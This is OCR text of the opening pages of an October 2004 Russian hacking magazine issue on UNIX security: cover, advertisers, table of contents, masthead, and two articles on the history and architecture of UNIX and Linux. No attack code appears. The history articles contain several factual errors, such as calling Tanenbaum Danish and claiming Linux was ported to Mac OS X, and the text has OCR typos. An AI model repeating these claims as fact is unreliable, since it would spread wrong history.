взлом и защита UNIX-систем

СПЕЦ ХАКЕР

СПЕЦ ХАКЕР

№10(47) • ОКТЯБРЬ • 2004

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮ ЖУРНАЛ

Хитрый тюнинг и грамотная защита

Стр. 80

Полезные приемы настройки сервера

Всем давно понятно, что фраза «*nix - безопасная ОС» по своей сути некорректна. Unix, если под этим понимать дизайн, реализацию ядра ОС и базовую ее начинку (утилиты), лишь предоставляет отличные предпосылки для построения на своей базе защищенной серверной системы.

Стенка всмятку

Стр. 22

Обход брандмауэров снаружи и изнутри

Для опытного взломщика даже качественный и грамотно настроенный брандмауэр - совсем не преграда.

НЕПРИСТУПНЫЙ *NIX

БОНУС

Тест Наушников

Стр. 110

Взлом и защита UNIX-систем

В ЖУРНАЛЕ

НА CD

IPTables 1.2.11 ■ NMap 3.70 (Unix/Win) Devil Linux ■ SELinux ■ VLogger 2.1.1 Bookshelf v1.0d ■ Ettercap 0.7.0 ■ JohnTheRipper 1.6 (Unix/Win) xpy v0.8 (beta) ■ Patch-O-Matic 20040621 ■ Centron IPTables Firewall Builder ■ XSpider 7.0.916 ■ Ethereal 0.10.6 (Unix/Win)

(game)land

ISSN 1609-1027

9 771609 102006 10 >

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания

г. Москва, ул. Зоологическая, д. 26, стр. 2
многоканальный телефон 970-13-83, факс 970-13-85
E-mail: technotrade@technotrade.ru

Акситек г. Москва (095) 737-3175
Аркис г. Москва (095) 785-3677, 785-3678
Виртуальный киоск г. Москва (095) 234-3777
ДЕНИКИН г. Москва (095) 787-4999
Дилайн г. Москва (095) 969-2222
ИНЛАЙН г. Москва (095) 941-6161
КИТ Компьютер г. Москва (095) 777-6655
М.Видео г. Москва (095) 777-7775
НеоТорг г. Москва (095) 363-3825, 737-5937
Никс г. Москва (095) 216-7001
Олди г. Москва (095) 284-0238
Радиокомплект-Компьютер г. Москва (095) 953-5392, 953-5674
Сетевая лаборатория г. Москва (095) 784-6490
СтартМастер г. Москва (095) 967-1510
Ф-Центр г. Москва (095) 472-6401, 205-3524
CITILINK г. Москва (095) 745-2999
Desten Computers г. Москва (095) 785-1080, 785-1077
ElSIE г. Москва (095) 777-9779
ELST г. Москва (095) 728-4060
ISM г. Москва (095) 718-4020, 280-5144
NT - Polaris г. Москва (095) 970-1930
ULTRA Computers г. Москва (095) 729-5255, 729-5244
USN Computers г. Москва (095) 775-8202

ALTEX г. Нижний Новгород (8312) 166000, 657307
Авиком г. Пермь (3422) 196158
Алгоритм г. Казань (8432) 365272
Аракул г. Нижневартовск (3466) 240920
Арсенал г. Тюмень (3452) 464774
ЗЕТ НСК г. Новосибирск (3832) 125142, 125438
Интант г. Томск (3822) 560056, 561616
Клосс Компьютер г. Екатеринбург (3432) 659549, 657338
Компания НИТ г. Биробиджан (42622) 66632
КомпьюМаркет г. Саратов (8452) 241314, 269710
Меморек г. Уфа (3472) 378877, 220989
Мэйпл г. Барнаул (3852) 244557, 364575
Никас-ЭВМ г. Челябинск (3512) 349402
Окей Компьютер г. Краснодар (8612) 601144, 602244
Орг торг г. Киров (8332) 381065
Прагма г. Самара (8462) 701787
Риан - Урал г. Челябинск (3512) 335812
Технополис г. Ростов на Дону (8632) 903111, 903335
Фирма ТЕСТ г. Саранск (8342) 240591, 327726
Экселент г. Мурманск (8152) 459634, 452757

ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.

FLATRON® freedom of mind

LG Life's Good

INTRO

Десять лет назад *nix не был широкораспространенной, народной системой. Сложные, громоздкие *nix'сы использовались только в качестве серверов, а подходить к ним осмеливался лишь грамотный сисадмин. По сравнению с Windows (глюк на глюке в то время), UNIX отличался своей строгостью, функциональностью и... неприступностью. Теперь все изменилось. Архитектура UNIX с огромной скоростью клонируется, разработчики создают для пользователей красивые графические оболочки, упрощают процесс установки. Девиз последних нескольких лет: "Даешь Linux на декстопе!" Я верю, что в конце концов цель будет достигнута: в школах, офисах и госучреждениях Linux может надолго обосноваться на десктопах. Что бы ни говорила Mirosoft, но open source *nix-системы дешевле и выгоднее, чем Windows.

Вроде бы, все довольны. Но, как известно, чем больше в системе рюшечек, тем больше впоследствии обнаруживается в ней багов и недоработок. Поэтому user friendly-дистрибутивы все чаще становятся мишенью для хакерских атак. Да и рост интереса к *nix-системам дает о себе знать: bugtraq пестрит новыми Юникс-уязвимостями куда ярче, чем виндовыми.

В этом номере мы постарались развеять миф о неприступности *nix-систем, по крайней мере, в сегодняшнем их виде. Но несмотря на обилие эксплоитов, DoS'еров, авторутеров, сканеров и другого облегчающего работу взломщика софта, все не так печально. Грамотная настройка системы в девяти случаях из десяти - залог ее безопасности. Причем, чтобы правильно сконфигурировать *nix не нужно быть семи пядей во лбу: достаточно усвоить основные принципы, которые мы попытались доходчиво изложить в разделе "Защита".

AvaLANche

СОДЕРЖАНИЕ № 10 (47)

ТЕОРИЯ

ВЗЛОМ

ЗАЩИТА


SPECial delivery

ВЗЛОМ

22 Стенка всмятку
Обход брандмауэров снаружи и изнутри

ТЕОРИЯ

4 История UNIX
Как это было...




ВЗЛОМ

40 DoS/DDos
Атака грубой силы

ОФФТОПИК

ВЗЛОМ

64 База данных под прицелом
Взлом БД



HARD

110 С музыкой по жизни
Тестируем стереонаушники

Редакция
» **главный редактор**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
» **выпускающие редакторы**
Ашот Оганесян
(ashot@real.xakep.ru),
Николай «Gorlum» Андреев
(gorlum@real.xakep.ru)
» **редакторы**
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)
» **редактор CD**
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru)
» **литературный редактор**
Наталия Рубан
(natalia@real.xakep.ru)

Art
» **арт-директор**
Кирилл «KROt» Петров
(kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
» **мега-дизайнер**
Константин Обухов
» **гипер-верстальщик**
Алексей Алексеев
» **художники**
Константин Комардин
Виктор Фоменко (3D-модель на обложке)

Реклама
» **директор по рекламе ООО «Гейм Ленд»**
Игорь Пискунов (igor@gameland.ru)
» **руководитель отдела рекламы цифровой и игровой группы**
Ольга Басова (olga@gameland.ru)
» **менеджеры отдела**
Алексей Филия (philiya@gameland.ru)
Виктория Крымова (vika@gameland.ru)
Ольга Емельянцева
(olgaeml@gameland.ru)
» **трафик-менеджер**
Марья Алексеева
(alekseeva@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение
» **директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)
» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)
» **региональное розничное распространение**
Андрей Наседкин
(nasedkin@gameland.ru)
» **подписка**
Алексей Попов
(popov@gameland.ru)
» **PR-менеджер**
Яна Агарунова
(yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING
» **издатель**
Сергей Покровский
(pokrovsky@gameland.ru)
» **учредитель**
ООО «Гейм Лэнд»
» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)
» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец


Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.



Content:

Roman aka Docent (dOcent@rambler.ru)

ИСТОРИЯ UNIX

КАК ЭТО БЫЛО...

История *nix-систем насчитывает более 30 лет. Давай совершим небольшое путешествие во времени к самым истокам этой оси, в то время, когда компы были большие, а собственную ОС не писал разве что ленивый программер...

НАЧАЛО НАЧАЛ: ОТ BESYS ДО MULTICS

UNIX был разработан американской лабораторией Bell Labs, входившей в состав конторы Bell Systems. История этой компании в области информационных технологий началась в 1957 году, когда ее сотрудникам потребовалась операционная система для собственного вычислительного центра, в котором использовалась ЭВМ второго поколения. От такой системы требовалось автоматизировать запуск некоторых программ и управление вычислительными ресурсами. Новоиспеченную систему назвали BESYS. Разумеется, она была совершенно не похожа на современные операционные системы, и применять ее могли разве что сами разработчики для собственных целей. А в те времена больше ничего и не требовалось – компьютеров было мало, и работали с ними лишь программисты и ученые, а уж о необходимости компьютера дома или в офисе никто не задумывался. В 1964 году контора приобрела более мощную машину третьего поколения, и тут же возник вопрос о новой оси, так как старая годилась лишь для той машины, для которой ее делали. Никаких общих стандартов совместимости тогда не существовало. Для участия в разработке операционной системы были приглашены специалисты из Массачусетского института и корпорации General Electric. И закипела работа над новой осью, названной впоследствии Multics (Multiplexed Information and Computing System), – многозадачной, многопользовательской ОС с разделением времени и пользовательским интерфейсом. С помощью нее несколько пользователей одновременно могли получать доступ к вычислительным ресурсам. При создании были использованы наработки Массачусетского института, реализованные ранее в другой экспериментальной оси – CTSS. В итоге, получилась достаточно сложная в использовании, громоздкая и дорогая операционка, в которой, к тому же, существовал ряд ошибок, связанных, в основном, с неудачно выбранным языком программирования PL/I. Кроме этого, среди разработчиков возникли некоторые организационные разногласия. Короче говоря, проект загнулся. Но оставил после себя различные идеи, в частности, идеи по файловой системе, которые были использованы в дальнейших разработках.

К ЧЕМУ ПРИВОДИТ ГЕЙМЕРСТВО, ИЛИ НАЧАЛО «ЭРЫ UNIX»

После закрытия проекта сотрудники Bell Labs на некоторое время пересели на созданную компанией General Electrics систему GECOS. Узкие возможности этой системы никого из работников лаборатории не устраивали. И в это время, как гласит легенда создания UNIX, один из разработчиков, принимавших активное участие в проекте Multics, Кеннет Томпсон, создал простенькую по тем временам игрушку – Space Travel, которая, к сожалению, не могла нормально работать на тех машинах, что имелись в лаборатории. Компьютеры ведь применялись лишь для научных задач, и никто не думал тогда об их использовании в качестве игровых автоматов. По официальной версии, Томпсон и его коллега Денис Ритчи написали начальству заявку на приобретение более мощной машины для разработки новой операционной системы. Если верить легенде, им всего лишь хотелось нормально поиграть в свое творение :). Заявку, разумеется, отклонили, и пришлось новоявленным геймерам довольствоваться небольшим (по тогдашним меркам) компьютером PDP-7, хотя он вполне подходил по объему оперативной памяти, да к тому же обладал графическим дисплеем. Тутто и пришла им в головы мысль использовать эту машину для написания собственной универсальной операционки (а может, чтобы просто оправдаться перед начальством в потребности более мощной машины :)). Томпсон решил воплотить в невиданной доселе операционке все самые удачные идеи, которые появились при разработке Multics, а именно: иерархическая древовидная структура файловой системы, концепции файла и процесса, командный интерпретатор для пользователя, многопользовательский режим работы (могли работать два пользователя одновременно) и много чего еще. Работа шла таким образом: на имевшемся до этого компьютере General Electric 635 писали ассемблерный код и потом с помощью перфоленты переносили на PDP-7, на которой впоследствии отлаживали. Так было получено простенькое ядро будущей системы, текстовый редактор, несколько утилит и собственный Ассемблер. При этом оси требовалось

ОСНОВНЫЕ ДАТЫ UNIX-МИРА

1957 – первая операционная система для собственного вычислительного центра Bell Labs – BESYS.
1960 – первые версии DOS от IBM, а также системы GECOS и CTSS.
1965 – разработка операционной системы Multics компаниями Bell Labs и General Electric.
1969 – появление UNICS (позднее - UNIX).
1970 – официальное начало «эры UNIX», появление отечественных осей – ИПМ и Дубна.
1971 – появление отечественного аналога DOS – ДОС ЕС, выпуск второй редакции UNIX, переписанной с Ассемблера на B.
1972 – третья редакция UNIX, появление языка C, появление VM (VM/370).
1973 – четвертая редакция UNIX, полностью переписанная на C.
1974 – пятая редакция UNIX, бесплатное распространение исходников и то самое время, когда UNIX пошел в массы.
1975 – шестая редакция UNIX (UNIX V6), начало коммерческого распространения.
1976 – появление BSD.
1977 – UNIX V/32, появление третьей редакции BSD, в основу которой лег UNIX V/32.
1978 – очередная отечественная операционка – ВК 1010.
1980 – начало бесплатного распространения BSD (позднее - FreeBSD), появление операционки QDOS.
1981 – появление первой версии PC-DOS.
1982 – появление SunOS (позднее - Solaris), выход UNIX System III, появление MS-DOS, появление отечественной операционки - СВМ.
1983 – появление SuperDOS, а позднеи, операционной системы Novell NetWare.
1984 – выпуск второго релиза UNIX System V, появление Xenix, появление MacOS.
1985 – появление MS Windows 1.0.
1986 – появление операционки Apple Desctop (по некоторым возможностям сравнима с Windows 95!).
1987 – третий релиз UNIX System V, выход OS/2, выход MS Windows 2.0, появление отечественной оси с графическим интерфейсом – ГРИС, появление простой UNIX-подобной оси Minix как учебного пособия с открытым кодом.
1988 – появление GeOS (клон MacOS, и предок BeOS!).
1990 – появление Windows 3.0.
1991 – выпуск первой официальной версии Linux.
1993 – появление 32-разрядной OS/2 (2.1), появление очередного клона MacOS – оси GsOS.
1994 – появление OS/2 Warp 3.
1995 – появление MS Windows 95 и NT 4.0.
1996 – появление BeOS.
1998 – выход MS Windows 98.
2000 – выход MS Windows 2000.
2001 – выход первого отечественного дистрибутива Linux – ALT-Linux, выход MS Windows XP.

всего 12 килобайт оперативной памяти (столько весило ядро системы), 8 килобайт занимали программы и утилиты, а максимально допустимый размер файла составлял 64 килобайта. После этого можно было полностью продолжать работу уже на самой PDP-7 в создаваемой операционке. Первоначальное название, которое было придумано для новоиспеченного продукта, – UNICS (Uniplexed Information and Computing System). И немного позднее было сокращено до привычного нам UNIX (какому программисту захочется писать лишнюю букву в слове :)). Вот так, созвучно с безвременно сгинувшей Multics, Кен и Денис назвали свое творение, даже и не подозревая тогда, что такое же созвучие в название будут приобретать практически все будущие клоны этой легендарной операционки. Произошло это в 1969 году, а официальной датой рождения UNIX и началом так называемой «эры UNIX» стало 1 января 1970 года.



Кен Томпсон


Денис Ритчи

В 1971 году лаборатории Bell Labs потребовалась система обработки текстов, и в качестве платформы для нее был выбран полюбившийся всей конторе UNIX. Да и к тому времени удалось разжиться более мощной машиной – PDP-11. В это время Томпсон работал над компилятором языка Fortran, но то, что в итоге у него получилось, было названо языком B, который немного позднее превратился во всем нам хорошо известный C. В 1973 году UNIX был переписан на язык C, что сделало систему полностью переносимой. А в 1974 исходники UNIX стали распространяться в университетах за символическую плату, что обеспечило дальнейшую популярность этой оси, а также начало вовлекать в разработку все новых и новых разработчиков. Небольшая цена, понятный и доступный для изучения код на C, гибкость и переносимость, возможность настроить ось под любую конфигурацию сделали ее привлекательной для большого количества не только профессионалов, но и любителей. Таким образом, были разработаны великий текстовый редактор vi (Билл Джой), возможность работы с виртуальной па- »

От Multics UNIX унаследовал иерархическую древовидную структуру файловой системы, концепцию файла и процесса, командный интерпретатор для пользователя, многопользовательский режим работы...

Новые редакции UNIX рождались очень часто. Всего за период с 1971 года по 1979 год появилось 11 редакций!



Компьютер PDP-11 и основатели UNIX - Томпсон и Ритчи

мятью (Поркер и Бабаоглу) и множество других примочек.

Немного поздней AT&T решила внести некоторый порядок в столь бурный выход новых версий, и в 1982 году несколько последних версий были объединены в одну, что получило название UNIX System III. В 1983 году вышла первая коммерческая версия UNIX, которая называлась System V. В ней появились такие понятия, как механизм взаимодействия процессов, замещение страниц и семафоры. К 1989 году вышла новая версия System V Release 4, вновь объединившая достоинства последних версий. Самыми значительными фишками этой версии стали сокеты, сетевая файловая система (NFS) и новые интерпретаторы ksh и csh. В 1993 году права на UNIX были проданы компании Novell, которая потом передала их конторам X/Open и Santa Cruz Operation (SCO).

Но что это мы все о UNIX да о UNIX? Ведь эта ось, обретя популярность, получила множество параллельных веток развития, которые до сих пор развивают как многочисленные компании, так и народные умельцы.

Даже мелкомягкие оставили свой след в развитии UNIX! XENIX – совместный продукт SCO и Microsoft!

Меньше чем через полгода после своего появления Linux распространился уже далеко за пределами Финляндии.

BSD, SOLARIS И ДРУГИЕ

Одной из значительных ветвей развития UNIX стала знаменитая ось BSD (Berkley Software Distribution). В 1976 году Томпсон поехал в Калифорнийский университет, где шестой редакцией UNIX очень заинтересовались аборигены. Среди них оказался Билл Джой. Он-то и разработал свою версию UNIX, запихнув в нее кучу собственных примочек, в том числе компилятор Паскаля, и назвав ее BSD. В дальнейшем при вмешательстве министерства обороны США (DARPA) в 1980 году был разработан протокол TCP/IP, что дало возможность работы операционки в покальной сетке. Также в BSD добавился редактор vi и командный интерпретатор C-Shell. Ось распространялась практически бесплатно, а ближе к нашему времени мутировала в FreeBSD, OpenBSD и NetBSD. Была выпущена и коммерческая версия BSD/OS для IBM-совместимых машин.

Также Билл Джой основал фирму Sun Microsystems и занялся разработкой SunOS, позднее ставшей известной как Solaris, для станции SPARC, а также Intel, Pentium Pro и Power PC. Эта ось позаимствовала многое от UNIX System V Release 4. А Solaris являлся, по сути, тем же SunOS, но обросшим дополнительными примочками, и, самое главное, графическим интерфейсом.

Кроме BSD и SunOS, появились на свет другие подвиды UNIX, выпускаемые различными фирмами. Среди них стоит упомянуть такие оси, как AIX, выпущенная IBM для тачек RS/6000, HP-UX, выпущенная Hewlett Packard для мультипроцессорных тачек с поддержкой больших файловых систем, IRIX, разработанная Silicon Graphics для графических станций и суперкомпьютеров; Digital UNIX (он же Tru64 UNIX) фирмы DEC, предназначенная для мощных серверов, с поддержкой практически всех сетевых интерфейсов и улучшенными драйверами для работы с винчестерами, и многие другие.

ОСНОВНЫЕ ОСОБЕННОСТИ UNIX-СИСТЕМ:

- эффективная реализация многозадачности (вытесняющая многозадачность);
- многопользовательский режим;
- наличие встроенных средств защиты информации;
- виртуальная память и свопинг;
- единая иерархическая файловая система, имеющая древовидную структуру независимо от количества и типа физических носителей информации, установленных в системе (каждый носитель является каталогом); в Linux даже другие файловые системы, имеющиеся на машине, являются отдельными каталогами;
- унификация операций ввода/вывода;
- переносимость системы благодаря использованию языка C;
- кэширование физического диска для увеличения скорости доступа к данным;
- разнообразные средства взаимодействия процессов;
- мощный и гибкий пользовательский интерфейс;
- мощный командный язык;
- открытый код как самой системы, так и большинства программ для нее;
- бесплатное распространение большинства UNIX-систем;
- большое количество бесплатного и качественного софта.

В 1996 году в лаборатории Лос Аламос был произведен эксперимент по расчетам ядерного взрыва, в ходе которого соединили 68 компов с Linux в одну систему, чтобы они работали как один большой многопроцессорный суперкомпьютер. Скорость вычислений этой системы достигла 19 миллиардов действий в секунду.

Легендарный Линус Торвальдс – создатель Linux

ОТ MINIX К LINUX, ИЛИ КАК РАЗВОДИЛИ ПИНГВИНОВ

И вот, наконец, добрались мы и до всеми нами любимой Linux. История

этой операционки, надо сказать, не менее навороченная и интересная, чем история UNIX. За гораздо меньшее время, чем прошло для UNIX, эта ось успела обрасти не меньшим количеством всевозможных клонов. Сама ОС Linux появилась в начале 90-х прошлого века, но история ее берет начало еще в 1987 году. В то время некий датский профессор Эндрю Танненбаум написал книгу «Операционные системы», в качестве учебного пособия к которой прилагался исходник маленькой операционки размером всего 12 000 строк кода - Minix. Это было нечто похожее на UNIX. Ось предназначалась для работы на компьютерах с процессором 8086. Книжка приобрела большую популярность и попала в 1991 году в руки никому еще не известному студенту второго курса и хакеру-любителю Линусу Торвальдсу из Хельсинки. Испробовав Minix, он решил, что система вполне даже интересная, но требует доработки, и приступил к разработке собственной операционки. А в это время некий Ричард Столлмен занимался своим проектом GNU, создавая бесплатное программное обеспечение. Он даже разработал собственный вариант компилятора языка C. Но тогда не было подходящей ОС для его работы. То, что сделал на тот момент Торвальдс, привлекло внимание Столлмена, и они решили объединить усилия. С этого момента началась славная эпопея Linux.


В сентябре 1991 появилась Linux 0.01. В нее были портированы gcc и bash (Born Again Shell). А к октябрю появилась и версия 0.02. Уже тогда все это распространялось бесплатно, вместе с исходниками и документацией, так же, как и в наши дни. Но пока что Linux все же оставался любительской осью. Почти каждый месяц появлялись более доработанные версии Linux, но до 0.10 версии все они поддерживали только AT-винчестеры, загружались сразу в bash и не имели функции логина пользователей. В 0.11 версии появилась поддержка мультиязычных клавиатур, флоппи-дисководов, VGA- и EGA-дисплеев. Совсем скоро начали появляться различные ва-

Консоль (bash) Linux

рианты Linux, собранные энтузиастами и профессионалами по всему миру. Появились всем известные Red Hat, Debian, Caldera, а также различный софт и утилиты. Еще больше внимания к этой оси привлекло появление в ней графического интерфейса X-Window и KDE.

Позднее Linux был портирован на карманные устройства Palm и PocketPC, а также на Mac (MacOS X). Кроме этого, были добавлены утилиты и эмуляторы для запуска приложений от других операционок. Например, в наше время в Linux с помощью таких утилит можно запускать такие программы, как 1С-Бухгалтерия, и некоторые компьютерные игрушки. В современные дистрибутивы уже входит огромный набор софта и утилит на все случаи жизни: от web-серверов и средств разработки до аналогов клиента ICQ и проигрывателя WinAmp, остается только выбрать при установке, что тебе нужно поставить прямо сейчас. Но главное - это, конечно, как и у всех UNIX-подобных, открытый код и возможность настроить систему под свое железо и свои требования или изменить ее до неузнаваемости - были бы необходимость, желание и умение программировать. Не менее важна, так как Linux развивается быстро и постоянно выходят новые дистрибутивы, возможность обновления и изменения ядра системы, безо всяких переустановок системы или программ (не то что Винда!).

В наше время Linux продолжает успешно развиваться и привлекает к себе внимание все новых и новых пользователей. Именно эта ось, а также FreeBSD, стали основным выбором администраторов web-серверов и корпоративных систем. Понятие «UNIX» давно уже не означает какую-то конкретную стандартную ось, а объединяет все операционки этого семейства, отвечающие определенным требованиям. В сетке всегда можно найти кучу софта и драйверов под всевозможные устройства, а в многочисленных форумах и конференциях - задать любой вопрос, на который обязательно ответят. Добро пожаловать в мир Open Source! :)


Стандартная оболочка KDE в Linux

Vint (vint@vpost.ru)

ОТЕЦ ДЕМОНА И ПИНГВИНА

ОСОБЕННОСТИ АРХИТЕКТУРЫ UNIX

«Linux в массы!», «FreeBSD на рабочий стол!» – эти лозунги все чаще можно увидеть в интернете. Народ захотел Open Source на свои домашние машины. Но что же объединяет Linux и BSD? Этого многие не понимают. По сути, Linux и все возможные клоны BSD происходят от одной системы – UNIX. Давай рассмотрим архитектуру этой ОС более подробно.

КОГДА МЫ БЫЛИ МОЛОДЫЕ, А КОМПЬЮТЕРЫ – БОЛЬШИЕ

На дворе 1969 год. К компьютерам имеют доступ лишь избранные профессора крупнейших университетов. Время работы у терминала строго ограничено, и за каждой минутой загрузки машины ведется строгий учет. Стоимость одного вычислительного центра приближается к бюджету небольшой страны. Именно на такой машине, называвшейся PDP-7, программисты Денис Ритчи (Dennis Ritchie), Рэдд Кенедей (Rudd Canaday), Дуг Макилрой (Doug McIlroy) и Кен Томпсон (Ken Thompson) в течение месяца написали ОС, оболочку, ассемблер и редактор.

NO WARRANTLY ABSOLUTED – девиз модели Open Source наших дней.

Следующей вехой развития UNIX считается его первое портирование на машину с другой архитектурой. На более производительном PDP-11/20 UNIX был полностью переписан с ассемблера на язык Би ("B"). С 1970 до 1972 UNIX развивался компанией AT&T Bell Lab. В 1973 году Ритчи и Томпсон перевели операционную систему на язык C. К этому моменту UNIX был установлен на 25 машинах – немного, но если ты вспомнишь, сколько всего компьютеров было тогда в мире, то поймешь, что означали эти инсталлы новой системы. ОС обретала новое звучание в компьютерном мире, о ней начали говорить как о серьезном проекте. Пятая редакция проекта внесла огромный вклад в развитие системы в целом – исходные коды UNIX стали доступны студентам университетов. Началась эра массового увлечения *nix и его клонами. В университете г. Беркли собирается группа разработчиков и начинается выпуск клонов UNIX – BSD-систем. После этого происходит непрерывное совершенствование исходных кодов системы, но концепция операционной системы сложилась именно в 70-е годы двадцатого столетия. Последующие версии и клоны устраняли слабые места и увеличивали функциональность программной модели, но фундаментальных изменений не вносили.

При анализе первого варианта UNIX, написанного на языке C, Ритчи указал на заметно возросший объем (20-40%) и на ухудшение производительности ОС в целом по сравнению с ассемблерным вариантом кода.

ОСНОВНЫЕ ПЛЮСЫ СИСТЕМЫ

Многопользовательская ОС

